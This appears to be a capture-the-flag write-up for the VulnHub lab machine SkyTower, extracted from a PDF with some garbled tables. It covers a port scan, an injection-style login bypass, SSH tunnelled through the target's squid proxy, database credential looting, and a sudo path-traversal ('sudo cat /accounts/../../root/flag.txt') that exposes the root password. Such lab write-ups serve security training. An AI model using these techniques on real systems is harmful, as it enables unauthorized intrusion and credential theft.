SkyTower

Reconnaissance :-

Currently scanning: 192.168.65.0/16 | Screen View: Unique

Hosts

2 Captured ARP Req/Rep packets, from 2 hosts. Total size:

84

IP	At MA	C Address	Count	Len	MAC	Vendor / Hostname	_
	8.56.100	08:00:27:6	67:ad:3e	1	42	 PCS Systemtechnik	
GmbH 192.16	8.56.101	08:00:27:5	54:4a:37	1	42	PCS Systemtechnik GmbH	

```
File Actions Edit View Help
Currently scanning: 192.168.82.0/16
                                          Screen View: Unique Hosts
2 Captured ARP Reg/Rep packets, from 2 hosts.
                                                Total size: 84
  IP
                At MAC Address
                                   Count
                                             Len
                                                  MAC Vendor / Hostname
192.168.56.100 08:00:27:67:ad:3e
                                       1
                                              42
                                                  PCS Systemtechnik GmbH
192.168.56.101 08:00:27:54:4a:37
                                       1
                                              42
                                                  PCS Systemtechnik GmbH
 -(maskman⊛pentest)-[~]
```


Scanning :-

—(maskman⊛pentest)-[~]


```
└─$ sudo nmap -p- -r -T 5 192.168.56.0/24
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-20 11:18 IST
Nmap scan report for 192.168.56.100
Host is up (0.0000090s latency).
All 65535 scanned ports on 192.168.56.100 are filtered
MAC Address: 08:00:27:67:AD:3E (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.101
Host is up (0.000091s latency).
Not shown: 65532 closed ports
PORT
        STATE
                  SERVICE
        filtered ssh
22/tcp
80/tcp
        open
                  http
                  squid-http
3128/tcp open
MAC Address: 08:00:27:54:4A:37 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.1
Host is up (0.0000010s latency).
All 65535 scanned ports on 192.168.56.1 are closed
Nmap done: 256 IP addresses (3 hosts up) scanned in 5.69 seconds
```

Bypassing Authentication:


I tried bypassing with various payloads , but none of them worked. The site was filtering out the input.



I used '^' payload in both email and password fields to bypass the authentication and it worked.



SSH credentials are shown after bypassing authentication.



Initial Foothold as user JOHN:-


After few failed attempts of logging in , I realized that squid proxy could be used to login with the help of proxychains.

```
File Actions Edit View Help Vindow Help

maskman@pentest: ~/machines/vulnhub/skytower × maskman@pentest: ~ x maskman@pentest: ~ x former options

GNU nano 5.4 /etc/proxychains4.conf

# proxy types: http, socks4, socks5 / (auth types supported: "basic"-http "user/pass"-socks ) lower # [ProxyList]
# add proxy here ... # meanwile # defaults set to "tor"
socks4 127.0.0.1 9050
http 192.168.56.101 3128
```



After connecting through proxychains, I was able to connect to the ssh server. But, the shell wasn't stable. So, I googled for the possible causes and found this.

2 Answers

Active Oldest Votes



There is a exit 0 in your bash_profile file that provokes bash to exit. Remove it as it's not necessary:





ssh david@0.0.0.1 sed -i '/exit\ 0/d' .bashrc .bash_profile .profile .login



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edited Nov 26 '13 at 20:05

answered Nov 26 '13 at 19:14




62.9k • 29 • 164 • 254

```
-(maskman®pentest)-[~/machines/vulnhub/skytower]
-$ proxychains ssh john@192.168.56.101 mv .bashrc .bashrc.orig
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
[proxychains] Dynamic chain
                            ... 127.0.0.1:9050
                                                       timeout
[proxychains] Dynamic chain
                                 192.168.56.101:3128
                                                       ... 192.168.56.101:22
                                                                                    0K
john@192.168.56.101's password:
  -(maskman®pentest)-[~/machines/vulnhub/skytower]
s proxychains ssh john@192.168.56.101
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
[proxychains] Dynamic chain ... 127.0.0.1:9050
[proxychains] Dynamic chain ...
                                 192.168.56.101:3128
                                                           192.168.56.101:22
                                                                                    0K
john@192.168.56.101's password:
Linux SkyTower 3.2.0-4-amd64 #1 SMP Debian 3.2.54-2 x86_64
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Aug 20 02:27:34 2021 from 192.168.56.101
john@SkyTower:~$
```

Now, I got the initial foothold. This user cannot execute any programs using sudo. So, I started looking for other users and found sara and williams in the "/etc/passwd" file. Since, this is a webapp I thought there should be any backups which could help out, but there weren't any in the "/var/backups" folder. Then I moved onto the site's root directory which is "/var/www" and found the login.php file.

```
| Application |
```

There was a database named SkyTech. So, I logged in as root into mysql. Luckily the db admin used the default password. Then I connected to the SkyTech DB.



The SkyTech database had login credentials for 3 users. I tried logging in as williams and it didn't work.

Privilege Escalation to user SARA :-

I used sara's creds to SSH into the machine. It throwed the same problem just like user "john" did. So, I followed the same steps

like I did for john and got the shell.

```
(maskman⊕ pentest)-[~/machines/vulnhub/skytower]
└─$ proxychains ssh sara@192.168.56.101
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... timeout
[proxychains] Dynamic chain ...
                                  192.168.56.101:3128 ... 192.168.56.101:22 ... OK
sara@192.168.56.101's password:
Linux SkyTower 3.2.0-4-amd64 #1 SMP Debian 3.2.54-2 x86_64
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Jun 20 08:19:23 2014 from localhost
sara@SkyTower:~$ sudo -l
Matching Defaults entries for sara on this host:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
User sara may run the following commands on this host:
    (root) NOPASSWD: /bin/cat /accounts/*, (root) /bin/ls /accounts/*
sara@SkyTower:~$ LFILE=/accounts/
sara@SkyTower:~$ sudo cat "$LFILE"
cat: /accounts/*: No such file or directory
sara@SkyTower:~$ mkdir /accounts
mkdir: cannot create directory `/accounts': File exists
sara@SkyTower:~$ cd /accounts
sara@SkyTower:/accounts$ ls -l
total 0
sara@SkyTower:/accounts$ touch test
touch: cannot touch `test': Permission denied
sara@SkyTower:/accounts$ sudo touch test
[sudo] password for sara:
Sorry, user sara is not allowed to execute '/usr/bin/touch test' as root on SkyTower.local.
sara@SkyTower:/accounts$ sudo nano test
[sudo] password for sara:
Sorry, user sara is not allowed to execute '/usr/bin/nano test' as root on SkyTower.local.
sara@SkyTower:/accounts$ sudo cp /bin/bash .
[sudo] password for sara:
Sorry, user sara is not allowed to execute '/bin/cp /bin/bash .' as root on SkyTower.local.
sara@SkyTower:/accounts$ sudo -l
Matching Defaults entries for sara on this host:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
User sara may run the following commands on this host:
    (root) NOPASSWD: /bin/cat /accounts/*, (root) /bin/ls /accounts/*
```

Privilege Escalation to ROOT :-

Since, Sara can execute cat command as root, I tried viewing the root flag. It didn't work because sara was allowed to use cat only in /accounts/ directory. So, I used directory navigation in single command itself hoping it could show me the root flag. It worked and I got the root user password.

```
sara@SkyTower:/accounts$ sudo cat /root/flag.txt
[sudo] password for sara:
Sorry, user sara is not allowed to execute '/bin/cat /root/flag.txt' as root on SkyTower.local.
sara@SkyTower:/accounts$ sudo cat /accounts/../../root/flag.txt
Congratz, have a cold one to celebrate!
root password is theskytower
sara@SkyTower:/accounts$ su root
Password:
root@SkyTower:/accounts#
```